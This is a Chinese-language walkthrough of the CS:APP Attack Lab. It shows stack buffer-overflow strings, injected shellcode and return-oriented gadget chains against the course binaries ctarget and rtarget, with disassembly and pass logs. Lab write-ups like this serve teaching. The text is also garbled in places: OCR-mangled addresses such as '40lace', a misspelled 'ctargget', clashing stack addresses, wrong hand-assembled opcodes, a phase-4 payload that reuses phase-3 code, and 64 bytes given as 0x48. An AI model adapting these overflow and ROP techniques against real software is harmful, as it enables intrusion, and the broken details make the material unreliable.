

- 解压文件：
使用 `tar -xvf target560.tar` 解压文件。Cd 进入文件目录。
- 反汇编 `ctarget` 和 `rtarget`
`objdump -d ./ctarget > c.txt`
`objdump -d ./rtarget > r.txt`
- 学习使用 `hex2raw`
`hex2raw < ans.txt > ans_raw.txt`
其中 `ans.txt` 里是以 16 进制书写的两位数字序列。
- 分析 `target` 入口：
简单使用 `gdb` 调试查看 `main` 函数可知，`main` 函数调用了 `test` 函数，然后 `test` 函数调用了 `getbuf` 函数，`getbuf` 调用了标准库的 `gets` 函数。

```
00000000004018a1 <getbuf>:
4018a1: 48 83 ec 38          sub    $0x38,%rsp
4018a5: 48 89 e7             mov    %rsp,%rdi
4018a8: e8 7e 02 00 00      callq 401b2b <Gets>
4018ad: b8 01 00 00 00      mov    $0x1,%eax
4018b2: 48 83 c4 38          add    $0x38,%rsp
4018b6: c3                  retq
```

而在进入 `gets` 函数之前，程序开了 `0x38` 的缓冲区。本次实验的目标就是攻击这个缓冲区。

阶段 1

第一个阶段的目标是从跳转到 `touch1` 函数。阅读手册可知，`touch1` 是一个没有参数的函数。

```
1 void touch1()
2 {
3     vlevel = 1;          /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

```
00000000004018b7 <touch1>:
4018b7: 48 83 ec 08          sub    $0x8,%rsp
4018bb: c7 05 57 2c 20 00 01 movl    $0x1,0x202c57(%rip)          # 60451c <vlevel>
4018c2: 00 00 00
4018c5: bf 00 32 40 00      mov    $0x403200,%edi
4018ca: e8 01 f4 ff ff      callq 400cd0 <puts@plt>
4018cf: bf 01 00 00 00      mov    $0x1,%edi
4018d4: e8 97 04 00 00      callq 401d70 <validate>
4018d9: bf 00 00 00 00      mov    $0x0,%edi
4018de: e8 6d f5 ff ff      callq 400e50 <exit@plt>
```

再查看 `touch1` 的反汇编代码，可以看到它的地址为 `0x4018b7`。

因此只要修改栈上的返回地址即可。由准备阶段可知，缓冲区是 `0x38(56)` 字节。构造攻击序列如下：

```
1. 00 00 00 00 00 00 00 00
2. 00 00 00 00 00 00 00 00
3. 00 00 00 00 00 00 00 00
4. 00 00 00 00 00 00 00 00
5. 00 00 00 00 00 00 00 00
6. 00 00 00 00 00 00 00 00
7. 00 00 00 00 00 00 00 00
```

```
8. b7 18 40 00 00 00 00 00
```

将上述数字保存在文本文件中，使用 hex2raw 工具转化序列，并使用管道重定向到文件中：

```
1 00 00 00 00 00 00 00 00
2 00 00 00 00 00 00 00 00
3 00 00 00 00 00 00 00 00
4 00 00 00 00 00 00 00 00
5 00 00 00 00 00 00 00 00
6 00 00 00 00 00 00 00 00
7 00 00 00 00 00 00 00 00
8 b7 18 40 00 00 00 00 00
```

```
8$ ./hex2raw < level1.ans | ./ctarget
Cookie: 0x4408b040
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

阶段 2

首先查看 touch2 的代码：

```
1 void touch2(unsigned val)

2 {
3     vlevel = 2;          /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire: You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }
```

发现需要一个参数 val。这个 val 的值是我的 cookie。因此需要使用汇编代码将 cookie 的值移动到 %rdi 中。

首先查看 cookie 的值和 touch2 的内存地址

```
00000000004018e3 <touch2>:
4018e3: 48 83 ec 08          sub    $0x8,%rsp
4018e7: 89 fa                mov    %edi,%edx
4018e9: c7 05 29 2c 20 00 02 movl   $0x2,0x202c29(%rip)
4018f0: 00 00 00
4018f3: 39 3d 2b 2c 20 00    cmp    %edi,0x202c2b(%rip)
4018f9: 75 20                jne    40191b <touch2+0x38>
4018fb: be 28 32 40 00       mov    $0x403228,%esi
401900: bf 01 00 00 00       mov    $0x1,%edi
401905: b8 00 00 00 00       mov    $0x0,%eax
40190a: e8 f1 f4 ff ff       callq 400e00 <__printf_chk@plt>
40190f: bf 02 00 00 00       mov    $0x2,%edi
```

分别是 0x4408b040 和 0x4018e3。


下面写出汇编的代码：

```
1. mov 0x4018e3 %rbx
2. push %rbx
3. mov 0x4408b040 %rdi
4. ret
```

然后，将其翻译为机器码：

```
1. 48 49 e3 18 40 00    mov 0x4018e3 %rbx
2.
3. 53                    push %rbx
4.
5. 48 c7 c7 40 b0 08 44  mov 0x4408b040 %rdi
6.
7. c3                    ret
```

要执行汇编的代码的话，可以考虑把程序计数器寄存器%rip 移到我们的缓冲区上。使用 gdb 查看运行时栈顶地址%rsp：



```
native process 172368 In: getbuf
(gdb) p/x $rsp
$1 = 0x556258b0
(gdb) si
(gdb) p/x $rsp
$2 = 0x55625878
(gdb)
```

缓冲区开辟时，地址是%rsp 是 0x55625578。即输入的字符从%rsp 开始排布。因此可以跳转到 0x55625578。

构造攻击序列如下：

```
1. 48 c7 c7 40 b0 08 44 68
2. e3 18 40 00 c3 90 90 90
3. 00 00 00 00 00 00 00 00
4. 00 00 00 00 00 00 00 00
5. 00 00 00 00 00 00 00 00
6. 00 00 00 00 00 00 00 00
7. 00 00 00 00 00 00 00 00
8. 78 58 62 55
```

将上述数字保存在文本文件中，使用 hex2raw 工具转化序列，并使用管道重定向到文件中：

```

./hex2raw < level2.ans | ./ctarget
Cookie: 0x4408b040
Type string:Touch2!: You called touch2(0x4408b040)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!

```

阶段 3

查看 touch3 的代码:

```

11 void touch3(char *sval)
12 {
13     vlevel = 3;          /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }

```

这次仍然需要传入一个参数, 并且是一个字符串的地址。再看 hexmatch 函数:

```

1 /* Compare string to hex representation of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
9 }

```

直接看注释即可知道这是一个比较 cookies 字符串与我们传入串的函数。因此我们要把 cookie 转成字符串的 ascii 码后传入。

接着准备需要的数字:

- Cookies 的 ascii 码:
"4408b040" -----> "\x34\x34\x30\x38\x62\x30\x34\x30"
- Touch3 的地址: 0x4019f4

```

00000000004019f4 <touch3>:
4019f4: 53                push    %rbx
4019f5: 48 89 fb          mov     %rdi,%rbx
4019f8: c7 05 1a 2b 20 00 03 movl    $0x3,0x202b1a(%rip)
4019ff: 00 00 00

```

因为要传入参数, 因此必须要用汇编指令。并且传入的字符串要保证在运行时不被 hexmatch 开辟的新


栈空间所覆盖。因此需要把字符串放到跳转地址的后面，这个位置恰好是代码 `ret` 到栈上的时候 `%rsp` 指向的地址，因此只需要把 `rsp` 的值赋给 `rdi` 寄存器即可。

下面编写汇编代码。

```
1. 48 89 e7          mov $rsp, %rdi
2. 68 f4 19 40 00    pushq 0x4019f4
3. c3               ret
```

然后构造攻击序列：首先最上面是汇编代码，然后中间填充 0，直到第 56 个字节，后面八个字节是跳转到的栈地址。这里栈地址和阶段 2 一样，不再赘述。下面是字符串，字符串后面需要有个 `\0`。

```
1. 48 89 e7 68 f4 19 40 00
2. c3 90 90 90 90 90 90 90
3. 00 00 00 00 00 00 00 00
4. 00 00 00 00 00 00 00 00
5. 00 00 00 00 00 00 00 00
6. 00 00 00 00 00 00 00 00
7. 44 08 b0 40 00 00 00 00
8. 78 58 62 55 00 00 00 00
9. 34 34 30 38 62 30 34 30
10. 00
```



```
001210002[super]: /target3000?vm=0.0x0
./hex2raw < level3.ans | ./ctargget
Cookie: 0x4408b040
Type string: Touch3!: You called touch3("4408b040")
Valid solution for level 3 with target ctargget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

阶段 4

阶段 4 使用了栈随机化，不能再向刚才一样跳转到指定的栈地址了。要构造参数需要从 `farm` 里面找。然后跳转到指定的 `farm+偏移位`，使程序执行我们需要的代码。

从 `rtarget` 的反汇编文件中提取出 `farm` 的部分。

```
000000000401a8b <start_farm>:
401a8b: b8 01 00 00 00      mov     $0x1, %eax
401a90: c3                 retq

000000000401a91 <addval_294>:
401a91: 8d 87 c2 d8 90 c3    lea     -0x3c6f273e(%rdi), %eax
401a97: c3                 retq

000000000401a98 <addval_264>:
401a98: 8d 87 48 88 c7 90    lea     -0x6f3877b8(%rdi), %eax
401a9e: c3                 retq

000000000401a9f <addval_291>:
401a9f: 8d 87 48 81 c7 c3    lea     -0x3c387eb8(%rdi), %eax
401aa5: c3                 retq

000000000401aa6 <addval_279>:
401aa6: 8d 87 48 89 c7 c3    lea     -0x3c3876b8(%rdi), %eax
401aac: c3                 retq

000000000401aad <addval_323>:
401aad: 8d 87 a6 48 89 c7    lea     -0x3876b75a(%rdi), %eax
401ab3: c3                 retq
```

这边可以用栈来同时存放地址和数据。观察可用指令，发现有 `pop` 指令。于是可以考虑把数据存在栈

里面，然后 pop 出来存到寄存器中，再跳转到 touch2 函数。

可用的 pop 指令有下面几种：

Operation	Register <i>R</i>							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq <i>R</i>	58	59	5a	5b	5c	5d	5e	5f

其中，直接 pop 到 %rdi 的是没有的。但是有 pop 到 rax 的。因此可以先 pop 进 rax

```

1 000000000401a8b <start_farm>:
2 401a8b: b8 01 00 00 00      mov     $0x1,%eax
3 401a90: c3                  retq
4
5 00000000000401a91 <addval_294>:
6 401a91: 8d 87 c2 d8 90 c3    lea     -0x3c6f273e(%rdi),%eax
7 401a97: c3                  retq
8
9 00000000000401a98 <addval_264>:
10 401a98: 8d 87 48 88 c7 90    lea     -0x6f3877b8(%rdi),%eax
11 401a9e: c3                  retq
12
13 00000000000401a9f <addval_291>:
14 401a9f: 8d 87 48 81 c7 c3    lea     -0x3c387eb8(%rdi),%eax
15 401aa5: c3                  retq
16
17 00000000000401aa6 <addval_279>:
18 401aa6: 8d 87 48 89 c7 c3    lea     -0x3c3876b8(%rdi),%eax
19 401aac: c3                  retq
20
21 00000000000401aad <addval_323>:
22 401aad: 8d 87 a6 48 89 c7    lea     -0x3876b75a(%rdi),%eax
23 401ab3: c3                  retq
E486: Pattern not found: 5f

```

缺少 5f (pop %rdi)

```

401aa6: 8d 87 48 89 c7 c3    lea     -0x3c3876b8(%rdi),%eax
401aac: c3                  retq
00000000000401aad <addval_323>:
401aad: 8d 87 a6 48 89 c7    lea     -0x3876b75a(%rdi),%eax
401ab3: c3                  retq
00000000000401ab4 <setval_235>:
401ab4: c7 07 49 90 fd 18    movl    $0x18fd9049, (%rdi)
401aba: c3                  retq
00000000000401abb <getval_412>:
401abb: b8 75 58 90 c3       mov     $0xc3905875,%eax
401ac0: c3                  retq
00000000000401ac1 <setval_120>:

```

接着想办法从 rax 移到 rdi。发现有 rax 到 rdi 的指令：

```

00000000000401aa6 <addval_279>:
401aa6: 8d 87 48 89 c7 c3    lea     -0x3c3876b8(%rdi),%eax
401aac: c3                  retq

00000000000401aad <addval_323>:
401aad: 8d 87 a6 48 89 c7    lea     -0x3876b75a(%rdi),%eax
401ab3: c3                  retq

```

计算上面两个偏移后地址：(0x401abd)和(0x401aa8)。最后在栈里插入 touch2 的地址和 cookie 即可。

构造攻击序列：0x401abd (pop %rax) ----0x401aa8(mov %rax %rdi)--- 0x4408b040(cookie)---- 0x4018e3(touch2 地址)。

1. 48 89 e7 68 f4 19 40 00
2. c3 90 90 90 90 90 90 90
3. 00 00 00 00 00 00 00 00
4. 00 00 00 00 00 00 00 00
5. 00 00 00 00 00 00 00 00
6. 00 00 00 00 00 00 00 00
7. 00 00 00 00 00 00 00 00
8. bd 1a 40 00 00 00 00 00
9. 40 b0 08 44 00 00 00 00
10. a8 1a 40 00 00 00 00 00
11. e3 18 40 00 00 00 00 00

阶段 5

同样，回顾之前的阶段 3，发现字符串必须要存到所有地址的后面。但是有必须要有字符串的地址。因此需要一个加法来计算字符串地址。观察 farm 的代码，发现：

```
000000000040lace <add_xy>:
40lace:  48 8d 04 37      lea    (%rdi,%rsi,1),%rax
40lad2:  c3              retq
```

有一个函数正好就是加法。接下来只需要把数据 pop 到 rdi 和 rsi 中即可。首先需要把 rsp 取得，并移到 rdi 或者 rsi 中。搜索一下 farm 中的数据，发现 rsp 只有移到 rax 中的：

```
000000000040lb89 <getval_255>:
40lb89:  b8 48 89 e0 94      mov    $0x94e08948,%eax
40lb8e:  c3              retq

000000000040lb8f <addval_231>:
40lb8f:  8d 87 48 89 e0 c1      lea    -0x3elf76b8(%rdi),%eax
40lb95:  c3              retq
```

并且刚好也有从 rax 移到 rdi 的（阶段 4 所用）。下面看%rsi。rsi 中存放的是偏置，因此即使用 esi 也是可以的。查表搜索所有能 mov 到%esi 的：

movl S, D

Source S	Destination D							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

发现只有 mov %ecx %esi:

```
000000000040lb4c <addval_249>:
40lb4c:  8d 87 89 ce 94 90      lea    -0x6f6b3177(%rdi),%eax
40lb52:  c3              retq

000000000040lb53 <setval_223>:
40lb53:  c7 07 a9 c2 90 c3      movl   $0xc390c2a9, (%rdi)
40lb59:  c3              retq

000000000040lb5a <setval_401>:
40lb5a:  c7 07 6c 48 81 e0      movl   $0xe081486c, (%rdi)
40lb60:  c3              retq

000000000040lb61 <setval_177>:
40lb61:  c7 07 89 ce 92 90      movl   $0x9092ce89, (%rdi)
40lb67:  c3              retq

000000000040lb68 <addval_189>:
40lb68:  8d 87 89 ce 38 c9      lea    -0x36c73177(%rdi),%eax
```

但是不是所有都可以，有的后面接着一些其他指令，无法顺利返回。经过筛选，只有 addval_189 可以使用。同理，继续找能够 mov 到 ecx 的，可以找到 mov %edx %ecx 和 mov %eax %ecx。最终得到一个这样的关系：

- 1. 89 c2:mov \$eax \$edx (0x401b18)
- 2. 89 d1:mov \$edx \$ecx(0x401b2b)

3. 89 ce:mov \$ecx \$esi (0x401b6a)

上一题已经找到了 `pop %rax`。因此只需要把数据放到栈里面，就能用 `%rax` 来接收数据了。

然后需要计算 `rsi` 中所需要存的偏置。因为后面的序列尚未构造，因此此处先暂时放空。

将 `rsi` 和 `rdi` 加起来移到 `rax` 后，再移到 `rdi` 中，最后 `ret` 到 `touch3` 的地址，这样就完成了。最后的攻击序列大致如下：

```
1. 00 00 00 00 00 00 00 00
2. 00 00 00 00 00 00 00 00
3. 00 00 00 00 00 00 00 00
4. 00 00 00 00 00 00 00 00
5. 00 00 00 00 00 00 00 00
6. 00 00 00 00 00 00 00 00
7. 00 00 00 00 00 00 00 00
8. e8 1a 40 00 00 00 00 00  mov %rsp %rax
9. a8 1a 40 00 00 00 00 00  mov %rax %rdi
10. bd 1a 40 00 00 00 00 00  pop $rax
11. ?? ?? 00 00 00 00 00 00  偏置值
12. 18 1b 40 00 00 00 00 00  mov $eax $edx
13. 2b 1b 40 00 00 00 00 00  mov $edx $ecx
14. 6a 1b 40 00 00 00 00 00  mov $ecx $esi
15. ce 1a 40 00 00 00 00 00  lea (%rdi,%rsi,1),%rax
16. a8 1a 40 00 00 00 00 00  mov %rax %rdi
17. f4 19 40 00 00 00 00 00  touch3 地址
18. 34 34 30 38 62 30 34 30  字符串数据
19. 00 00 00 00 00 00 00 00
```

第十一行是还没填的偏置，现在计算一下发现需要向下加 8 行，也就是 64 字节，换算成 16 进制，就是 0x48。最后，将攻击序列注入即可。

```
./hex2raw < level5.ans | ./rtarget
Cookie: 0x4408b040
Type string:Touch3!: You called touch3("4408b040")
Valid solution for level 3 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```